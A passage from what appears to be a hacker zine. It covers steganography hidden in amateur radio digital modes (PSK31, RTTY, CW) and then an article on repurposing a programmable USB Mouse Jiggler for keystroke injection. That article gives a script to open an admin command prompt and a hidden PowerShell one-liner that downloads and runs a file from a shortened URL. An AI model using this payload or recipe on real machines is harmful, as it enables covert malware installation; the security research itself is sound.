[15] This is easy to see for frequency and phase, since these changes are added to the argument of the sine $A \cdot sin(\omega \cdot t + \theta)$, the frequency $\omega$ and the phase $\theta$. Seeing this for the amplitude $A$ is a bit trickier, but imagine $A$ to be another sine wave, modulating the carrier. Then we deal with the product of two sines, and this is, by the age-old trigonometric identities $sin(\alpha+\beta) = sin(\alpha)cos(\beta) + cos(\alpha)sin(\beta)$ and $sin(\alpha-\beta) = sin(\alpha)cos(\beta) - cos(\alpha)sin(\beta)$; hence adding these and remembering that the cosine is the sine shifted by $\pi/2$, $sin(\alpha)sin(\beta+\pi/2) = \frac{1}{2}(sin(\alpha+\beta) + sin(\alpha-\beta))$. That is, a product of sines is the arithmetic average of the sines of the sum and the difference of their arguments. If $\alpha$ is the carrier and $\beta$ is the change, the rainfall diagram will show the band from $\alpha-\beta$ to $\alpha+\beta$, that is $2\beta$-wide.

Seeing this sum and knowing the carrier frequency, one might wonder: can't we make do with just one term of the sum $\alpha+\beta$, and ignore $\alpha-\beta$? Indeed, if one applies a filter to cut the frequencies less than the carrier from the transmitted signal, one can save half the bandwidth and still recover the signal $\beta$. This trick is known as the Upper Side Band, and it used for the actual digital radio transmissions.

[16] `https://github.com/pdogg/jt65stego`

[17] Steganography in Commonly Used HF Protocols, Drapeau and Dukes, Defcon 22

[18] `unzip pocorgtfo08.pdf jt65.pdf`

[19] `unzip pocorgtfo08.pdf psk31.pdf`

character set features many of the familiar ASCII characters, but they are rearranged so that the most common characters require the fewest bits. For example, the letter `e` is encoded as `11`, using two bits instead of the eight (or seven) that it would consume in ASCII. Lowercase letters are generally shorter than upper case letters, with uncommon control characters taking the most bits.

A partial Varicode alphabet is shown in Figure 2. Additionally, an idle of at least two `0` bits is required between Varicode characters. No character begins or ends with a `0`, and for clock recovery reasons, there will never be a string of more than six `1` bits in a row.

#### 4.3.2 Encoding

To encode a message, letters are converted to bits through the Varicode table, delimited by `00` to keep them distinct. As PSK31 is designed for live use by a human operator in real time, any number of zeroes may be appended. That is, “`e e`” can be rendered to `110010011`, `110000010011`, or `1100100011`; there is no difference in meaning, only transmission time.

PSK31 encodes the bit `1` as a continuous carrier and the bit `0` as a carrier phase reversal. So the sequence `11111111` is a boring old carrier wave, no different from holding a Morse key for a quarter-second, while `00000000` is a carrier that inverts its phase every 31.25 ms.

So what’s a phase reversal? It just means that what used be the peak of the wave is now a trough, and what used to be the trough is now a peak.

#### 4.3.3 Decoding

As described in Martinez’ PSK31 article, a receiver first uses a narrow bandpass filter to select just one PSK31 signal.


It then multiplies that signal with a time-delayed version of itself to extract the bits. The output will be negative when the signal reverses polarity, and positive when it does not.

Once the bits are in hand, the receiver splits them into Varicode characters. A character begins as the first `1` after at least two zeroes, and a character ends as the last `1` before two or more zeroes. After the characters are split apart, they are parsed by a lookup table to produce ASCII.

### 4.4 PSK31 Stego

#### 4.4.1 Extending the Varicode Character Set

G3PLX’s original article contains a second part, in which he notes that his original protocol provides no support for extended characters, such as the British symbol for pounds sterling, £. Wishing to add such characters, but not to break compatibility, he noted that the longest legal Varicode character was ten






Figure 1: PSKReporter, a Service for Monitoring PSK31

bits long. Anything longer was ignored by the receiver as a damaged and unrecoverable character, so PSK31 uses those long sequences for extended characters.

Reviewing the source code of a few PSK31 decoders, we find that Varicode still has not defined anything with more than twelve bits. By prefixing the character Alice truly intends to send with a pattern such as `101101011011`, she can hide special characters within her message. To decode the hidden message, Bob will simply cut that sequence from any abnormally long character.

#### 4.4.2 Hiding in Idle Lengths

PSK31 requires *at least* two `0` bits between characters, but it doesn't specify an exact limit. It's not terribly uncommon to see forgotten transmitters spewing limitless streams of zeroes into the ether as their operators sit idle, never typing a character that would result in a zero. Alice can abuse this to hide extra information by encoding data in the variable gap between characters.

For an example, Alice might place the minimal pair of zero bits (`00`) between characters to indicate a zero while a triplet (`000`) indicates a one.

#### 4.4.3 Extending the Symbol Set

In its classic incarnation, PSK31 uses Binary Phase Shift Keying (BPSK), which means that the phase flips 180 degrees. This is sometimes called BPSK31, to distinguish it from a later variant, QPSK31, which uses Quadrature Phase Shift Keying (QPSK).

| | | | | | |
|---|---|---|---|---|---|
| 11101 | LF | 1011 | a | 1111101 | A |
| 11111 | CR | 1011111 | b | 11101011 | B |
| 1 | SP | 101111 | c | 10101101 | C |
| 10110111 | 0 | 101101 | d | 10110101 | D |
| 10111101 | 1 | 11 | e | 1110111 | E |
| 11101101 | 2 | 111101 | f | 11011011 | F |
| 11111111 | 3 | 1011011 | g | 11111101 | G |
| 101110111 | 4 | 101011 | h | 101010101 | H |
| 101011011 | 5 | 1101 | i | 1111111 | I |
| 101101011 | 6 | 111101011 | j | 111111101 | J |
| 110101101 | 7 | 10111111 | k | 101111101 | K |
| 110101011 | 8 | 11011 | l | 11010111 | L |
| 110110111 | 9 | 111011 | m | 10111011 | M |
| | | 1111 | n | 11011101 | N |
| | | 111 | o | 10101011 | O |
| | | 111111 | p | 11010101 | P |
| | | 110111111 | q | 111011101 | Q |
| | | 10101 | r | 10101111 | R |
| | | 10111 | s | 1101111 | S |
| | | 101 | t | 1101101 | T |
| | | 110111 | u | 101010111 | U |
| | | 1111011 | v | 110110101 | V |
| | | 1101011 | w | 101011101 | W |
| | | 11011111 | x | 101110101 | X |
| | | 1011101 | y | 101111011 | Y |
| | | 111010101 | z | 1010101101 | Z |

Figure 2: Partial PSK31 Varicode Alphabet

QPSK performs phase changes in multiples of 90 degrees, providing G3PLX extra symbol space to perform error correction.

Alice can use the same trick to form a polyglot with BPSK31, but this presents a number of signal processing challenges. Simply using the 90-degree shifts of QPSK31 would be a bit of an indiscretion, as BPSK interpreters would have wildly varying interpretations of the message, often decoding the hidden bits to visible junk characters.

Using a terribly small shift is a tempting idea, as Alice's use of balanced 170 and 190 degree transitions might be rounded out to 180 degrees by the receiver. Unfortunately, this would require *extremely* stable and well tuned radio equipment, giving Bob as much trouble receiving the signal as Eve is supposed to have!

Instead of adding additional phases to BPSK31, we propose instead that the error correction of QPSK31 be abused to encode additional bits. Alice can encode data by *intentionally inserting errors* in a QPSK31 bitstream, relying upon Eve's receiver to remove them by error correction. Bob's receiver, by contrast, would know that the error bits are where the data really is.

## 4.5 Classic RTTY (ITA2)

RTTY—pronounced "Ritty"—is a radio extension of military teletypewriters that has been in use since the early thirties. It consists of five-bit letters, using shifts to implement uppercase letters and foreign alphabets. Although implementation details vary, most amateur stations use 45 baud, 170Hz shift, 1 start bit, 2 stop bits, and 5 character bits. The higher frequency is a mark (one), while the lower frequency is a space (zero).

As more digital protocols other than CW and RTTY weren't legalized until the eighties, all sorts of clever tricks were thought up. Figure 4 shows RTTY artwork from W2PSU's article in the September 1977 issue of 73 Magazine. Lacking computerized storage and cheap audio cassettes, it was the style at the time to store long stretches of paper tape as rolls in pie tins, with taped labels on the sides.

Figure 6 describes Western Union's ITA2 alphabet used by RTTY, which is often—if imprecisely—called Baudot Code. In that figure, `1` indicates a high-frequency mark while `2` indicates a low-frequency space. Note that these letters are sent almost like a UART, least-significant-bit first with one start bit and two stop bits.

## 4.6 Some Ditties in RTTY

### 4.6.1 Differing Diddles

Unlike a traditional UART, RTTY sends an idle character—colloquially known as a Diddle—of five marks when no data is available. This is done to prevent the receiver from becoming desynchronized, but it isn't strictly mandatory. By not sending the diddle character (`11111`) when idle, the mark bit's frequency can be left idle for a bit, encoding extra information.

Additionally, there are not one but *two* possible diddle characters! Traditionally the idle is filled with `11111`, which means `Shift to Letters`, so the transmitter is just repeatedly telling the receiver that the next character will be a letter. You could also send `11011`, which means `Shift to Figures`. Sending it repeatedly also has no effect, and jumping between these two diddle characters will give you a side-channel for communication which won't appear in normal RTTY receivers. As an added benefit, it is visually less conspicuous than causing the right channel of your RTTY broadcast to briefly disap-

| | | | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|
| BPSK | 10101101 | 00 | 111011101 | 000 | 1 | 00 | 10101101 | 000 | 111011101 | 00 | 1 | 00 |
| PSK31 | C | | Q | | [SP] | | C | | Q | | [SP] | |
| Idle | | 0 | | 1 | | 0 | | 1 | | 0 | | |
| BPSK | 101101 | 00 | 11 | 000 | 1 | 00 | 1111101 | 000 | 10111101 | 00 | 1111111 | 00 |
| PSK31 | d | | e | | [SP] | | A | | 1 | | I | |
| Idle | | 0 | | 1 | | 0 | | 1 | | 0 | | 0 |
| BPSK | 10101101 | 00 | 1110111 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 |
| PSK31 | C | | E | | | | | | | | | |
| Idle | | 0 | | | | | | | | | | |

Figure 3: `010100101000` Hidden in PSK31 Idle Bits




Figure 4: RTTY Art of Seattle Slew from the mid 1970's




Figure 5: Weather Fax

|  | Letter | Figure |  | Letter | Figure |
|---|---|---|---|---|---|
| 00000 | Null | Null | 11010 | G | & |
| 00100 | Space | Space | 10100 | H | # |
| 10111 | Q | 1 | 01011 | J | ’ |
| 10011 | W | 2 | 01111 | K | ( |
| 00001 | E | 3 | 10010 | L | ) |
| 01010 | R | 4 | 10001 | Z | ” |
| 10000 | T | 5 | 11101 | X | / |
| 10101 | Y | 6 | 01110 | C | : |
| 00111 | U | 7 | 11110 | V | ; |
| 00110 | I | 8 | 11001 | B | ? |
| 11000 | O | 9 | 01100 | N | , |
| 10110 | P | 0 | 11100 | M | . |
| 00011 | A | – | 01000 | CR | CR |
| 00101 | S | Bell | 00010 | LF | LF |
| 01001 | D | WRU? | 11011 | FIGS |  |
| 01101 | F | ! | 11111 |  | LTRS |

Figure 6: RTTY’s ITA2 Alphabet

pear!

### 4.6.2 Stop with the Stop Bits!

RTTY is described in the old UART tradition as `5/N/2`, meaning that it has `5` data bits, `N`o parity bits, and `2` stop bits. There’s a cool trick to UARTs that’s worth remembering: the transmitter can always have *more* stop bits than the receiver demands, and the receiver can always demand *fewer* stop bits than the transmitter sends.

## 4.7 Toe Tappin’ CW

Carrier Wave (CW) modulation—better known as Morse code—was the first widely deployed digital mode to replace spark-gap transmitters. Designed for a human operator to manually use, CW is a perfect choice for easy polyglots.

As a quick review, CW consists of dots and dashes. A dash is three times as long as a dot. The off-time between elements of a letter is as long as a dot, and the off-time between letters in a word is as long as a dash. The off-time between words is seven times as long as a dot, or a bit more than twice as long as a dash.

### 4.7.1 QRSS

While other protocols have standard data rates, Morse relies on the recipient to adjust to the rate of the transmitter. Operators often find themselves unable to keep up with an expert or impatiently waiting on a station that transmits slowly, so shorthand was developed to ask the other side to change rate. `QRQ` requests that the other side transmit more quickly, and `QRS` requests that the other side slow down.

QRSS is a variant of CW in which the message is sent very, *very* slowly. Rather than a dot lasting a fraction of a second, it might last as long as a minute! A receiver can then take a recording of a very weak signal, slow down the recording, and visually observe the signal to determine its meaning.

While protocols such as RTTY and PSK31 don’t take kindly to the sorts of frequent interruptions that normal CW would impart, these protocols can easily produce QRSS transmissions that are legible by slowing down recordings. For example, Alice might send “`A1BOB A1BOB de A1ICE`” for a dot and “`A1BOB A1BOB de A1ICE. A1BOB A1BOB de A1ICE. A1BOB A1BOB de A1ICE.`” for a dash.

This is of course a bit easy to recognize from a waterfall, but it might be a fun way to meet your neighbors!

### 4.7.2 From Ethernet to Æther with Madeline


In a row house in Philly
    that was covered with vines
Was an Ethernet network
    in four twisted lines
In four twisted lines
    they ran to the laundry
And to the satellite dish
    and to the pantry
The twists ended too soon
    and ceased to align
Interfering with 10 meters
    all down the line
The protocol
    was Madeline.

It's clear enough that you could transmit Morse code through Wifi by sending bursts of traffic, but what about wired Ethernet?

Some folks are very particular when wiring CAT5e cable, ensuring that the twisted pairs are untwisted at the last possible position before the connector. Other folks—such as your neighborly authors—are far less particular in their wiring, and when the wiring is performed poorly, interference is observed near 28.121 MHz!

Still better, the interference varies with traffic! When the network is idle, the interference appears as a nice thin carrier wave. When the network is busy, the interference grows to be nearly four hundred Hertz wide.

The following is a letter of Morse code transmitted from (poorly) wired Ethernet to the 10-meter band through what we are calling the Madeline protocol. This transmission isn't strong enough to carry very far, but the Baudline-generated waterfall in that figure was recorded from outside of a real house, with a signal generated by a real Ethernet network. The recording was made by an Upper SideBand receiver tuned to 28.120 MHz.[20] The narrow-band signal at 28.121 MHz becomes wide whenever lots of traffic goes across the wired network; in this case, from activity on a VNC session.



## 4.8 Patching FLDigi

All of this high-falutin' theorizin' don't do a lick of good without some software to back it up. Supposing that Alice is a modern unix programmer, but that Bob hasn't written code for anything more modern than a Commodore 64, Alice will need to provide him with a GUI application that easily interfaces with his radio.

The most direct route for this is to patch FLDigi, a popular open source application for digital communication over ham radio with a live operator. Internally, FLDigi implements softmodems for CW, PSK31, RTTY, WEFAX, and several other protocols.

## 4.9 Part 97; or, Don't be a Jerk!

Be aware that in general, it's both illegal and immoral to be a jerk on the amateur bands. Interference is forbidden in amateur radio, not because jamming research is bad, but because it's rude to stomp on someone else's transmission. Cryptography is forbidden in amateur radio, not because of any evil conspiracy to destroy privacy, but because cryptography makes a transmission opaque, preventing newcomers from joining the conversation.

So for those of you who do not live in Nehemiah Scudder's oppressive theocracy, please be so kind as to keep your polyglot messages unencrypted. Make a fox hunt of sorts out of your protocol experimentation, with the surface PSK31 message advertising your callsign along with the name and parameters of your real protocol.

– – – –   – – –   – – – –

We hope that this article has taught you a little about radio and signal processing. Get an amateur license, build a station, and start experimenting with new protocols on the friendly airwaves.


73's from Appalachia,
—Travis and Muur

[20] `unzip pocorgtfo08.pdf madelinek.wav`


# QSLs for 1¢

*Offer Valid Until Midnight, December 31, 1974*

- two styles
- QSO info back
- two colors
- LOW PRICES



Style A — Black type on Blue world



Style B — Jet Black on White card

While the cost of almost everything keeps spiraling upward, 73 has kept the price of these beautiful QSLs at rock-bottom. When we started selling *Top Quality* QSLs last year for a **PENNY-A-PIECE** (postpaid yet!) it was a fantastic deal; this year it's the next best thing to having an oil well in your own backyard!

LAST CHANCE

*ORDER – AND PAY*

| | |
|---|---|
| **250 . . . . . $6** | (2.5¢ ea) |
| **500 . . . . . .$10** | (2¢ ea) |
| **1000 . . . $15** | (1.5¢ ea) |
| **2000 . . . . .$20** | (1¢ ea) |

These QSLs are printed on *Fine Quality Glossy Card Stock* and are as good or better than cards sold elsewhere for several times the price. We can offer this fantastic low price, because we "gang print" orders between other jobs in our own print shop which keeps the costs way down and we pass the savings on to you. If you haven't been QSLing as much as you'd like to because of the cost of cards, do you really have an excuse anymore? Get some cards and help improve the image of U.S. Amateurs.

□ □ □ □ □ □ □ □ □ □ □ □ □ □ *ORDER BLANK* □ □ □ □ □ □ □ □ □ □ □ □ □ □

Name ______________________________ Call ______________
(First and last name is most friendly)

Address ______________________________________________
(as brief as possible and still get through the mail)

**Style**
A □
B □

City ________________ State ______ ZIP __________ County ______________
(a must) (if desired on the card)

Awards to be listed on card ______________________________
(if desired)

□ **250** □ **500** □ **1000** □ **2000** cards

*Foreign Orders: Add following amounts for shipping and handling. (Parcel Post)*

| | |
|---|---|
| **250 — $1.75** | **1000 — $4.00** |
| **500 — $2.25** | **2000 — $6.25** |

*Check local Post Office for air rates . .*

Amount enclosed $____________

*A product of 73 Magazine, Peterborough NH*

# 5 Jiggling into a New Attack Vector

*by Mickey Shkatov*

*Note: The manufacturer of the device discussed in this article is not distributing anything dangerous. This is a legitimate tool that can be made into something dangerous.*

One day, during a conversation with my colleague Maggie Jauregui, she showed me a USB dongle-like device labeled Mouse Jiggler and told me this nifty little thing's purpose is to jiggle the mouse cursor on the screen. Given my interest in USB, I expected that the device might be a cheap microcontroller emulating USB HID. If there were a way to reprogram that microcontroller, it could be made into something malicious!

I looked for more information about this peculiar device. I found the exact same model (the MJ-2) that Maggie had showed me, but the website listed information about a newer, smaller model, the MJ-3. As the website describes it,

> The MJ-3 is programmable, making it ideal for repetitive IT or gaming tasks. You can create customized scripts with programmed mouse movement, mouse clicks, and keystrokes.

"The MJ-3 is programmable." There was really no need to read any further. This was all the motivation I needed. I purchased one online. The cost of this device was just twenty dollars, which is quite cheap if you ask me.

While I waited for the thing to arrive, I continued to read some other interesting facts about the device. Here are some highlights:

1. MJ-3 is even smaller—roughly the size of a dime—at just 0.75" x 0.55" x 0.25" (18mm x 14mm x 6mm).
2. IT professionals use the Mouse Jiggler to prevent password dialog boxes due to screensavers or sleep mode after an employee is terminated and they need to maintain access to their computer.
3. Computer forensic investigators use Mouse Jigglers to prevent password dialog boxes from appearing due to screensavers or sleep mode.

A quick look at WiebeTech, the company that makes these devices, reveals the forensic nature of the use case.

WiebeTech, the manufacturer of the MJ-3, makes all sorts of forensics equipment including write-blocks, forensic erasers, digital investigation tools, and other devices.

I already had plans to sniff the USB traffic, track down the microcontroller datasheet, and create a

tool to reprogram it. However, I later found a commercial piece of software that does exactly that. I had to download and play with it.

This software was able to program the MJ-3 to be a keyboard, pre-programmed with up to two hundred key strokes that cycle in a loop.

To sum up, we've got a tiny USB dongle that looks like a wireless mouse receiver. It is programmable with keystrokes, and costs next to nothing. So what's next? Malicious re-purposing, of course!

Unlike other programmable USB HID devices—such as the USB Rubber Ducky, which has far greater storage capacity for keystrokes—we are left with only about 200 characters.

I say characters because it is easy to explain that way. Each line item in a script for this device can hold more than a single character. Each item holds a combination of modifier keys, a letter key, and a delay of up to 255 seconds. The byte-by-byte breakdown and explanation can be found at the end of this article.

These are 200 characters:
OOOOOOOOOOOOOOOOOOOOOOOOOOOOOO
OOOOOOOOOOOOOOOOOOOOOOOOOOOOOO
OOOOOOOOOOOOOOOOOOOOOOOOOOOOOO
OOOOOOOOOOOOOOOOOOOOOOOOOOOOOO
OOOOOOOOOOOOOOOOOOOOOOOOOOOOOO
OOOOOOOOOOOOOOOOOOOOOOOOOOOOOO
OOOOOOOOOOOOOOOOOOOO

Not a lot, but still enough for some fun. Let's begin by opening an administrator command prompt.

1. Press Ctrl+Escape. Delay 0 seconds.
2. Press C. Delay 0 seconds.
3. Press M. Delay 0 seconds.
4. Press D. Delay 0 seconds.
5. Press Ctrl+Shift+Enter. Delay 2 seconds.
6. Press Left arrow. Delay 0 seconds.
7. Press Return (Enter). Delay 0 seconds.
8. Delay 2 seconds.

Once the last event is done, we might simply tell the controller to jump to Event 8 to remain in a delay loop and stop executing.

The result is an eight-line script for opening an administrator command prompt, which was fun and easy. However, a red teamer wanting to use this thing would need more than just a command prompt. How about a PowerShell download and execute one liner from the Rubber Ducky Exploit wiki written by Mubix? If we use a URL-shortening service, we can save a few characters and squeeze that into something like the following 152 characters.

```
powershell -windowstyle hidden (new-object
    System.Net.WebClient).DownloadFile('http
    ://bit.ly/1ngVd9i','%TEMP%\bob.zip');
    Start-Process "%TEMP%\bob.zip"
```

I'll leave the rest of the red team thinking to you. If you do make a cool and nifty script, please share it. You can find the dump and description of the sniffed USB communication below. Enjoy!

– – – –   – – –   – – – –

Dongle programming communication looks like this, as a sequence of OUT data packets in order.

- `0B 00 30 00 AA 04 00 00 92`
  Prefix packet indicating the number of commands to be sent and ending in some sort of checksum (92). The only checksum/CRC link found in the client software uses the QT checksum function, which is CRC16-CCITT based. Why don't you try to figure this one out?

- `0B 01 32 02 FF 04 00 00 00`
  Data packet specifying a command. (Figure 7.)

- `0B 02 32 00 00 05 00 00 00`
  Data packet specifying a command.

- `0B 03 32 00 00 06 00 00 00`
  Data packet specifying a command.

- `0B 04 35 00 01 00 00 00 00`
  Data packet specifying the final command telling the controller to jump to which command after the last one has been executed.

- `0C 00 00 00 00 00 00 00 00`
  A suffix command to indicate the end of programming.

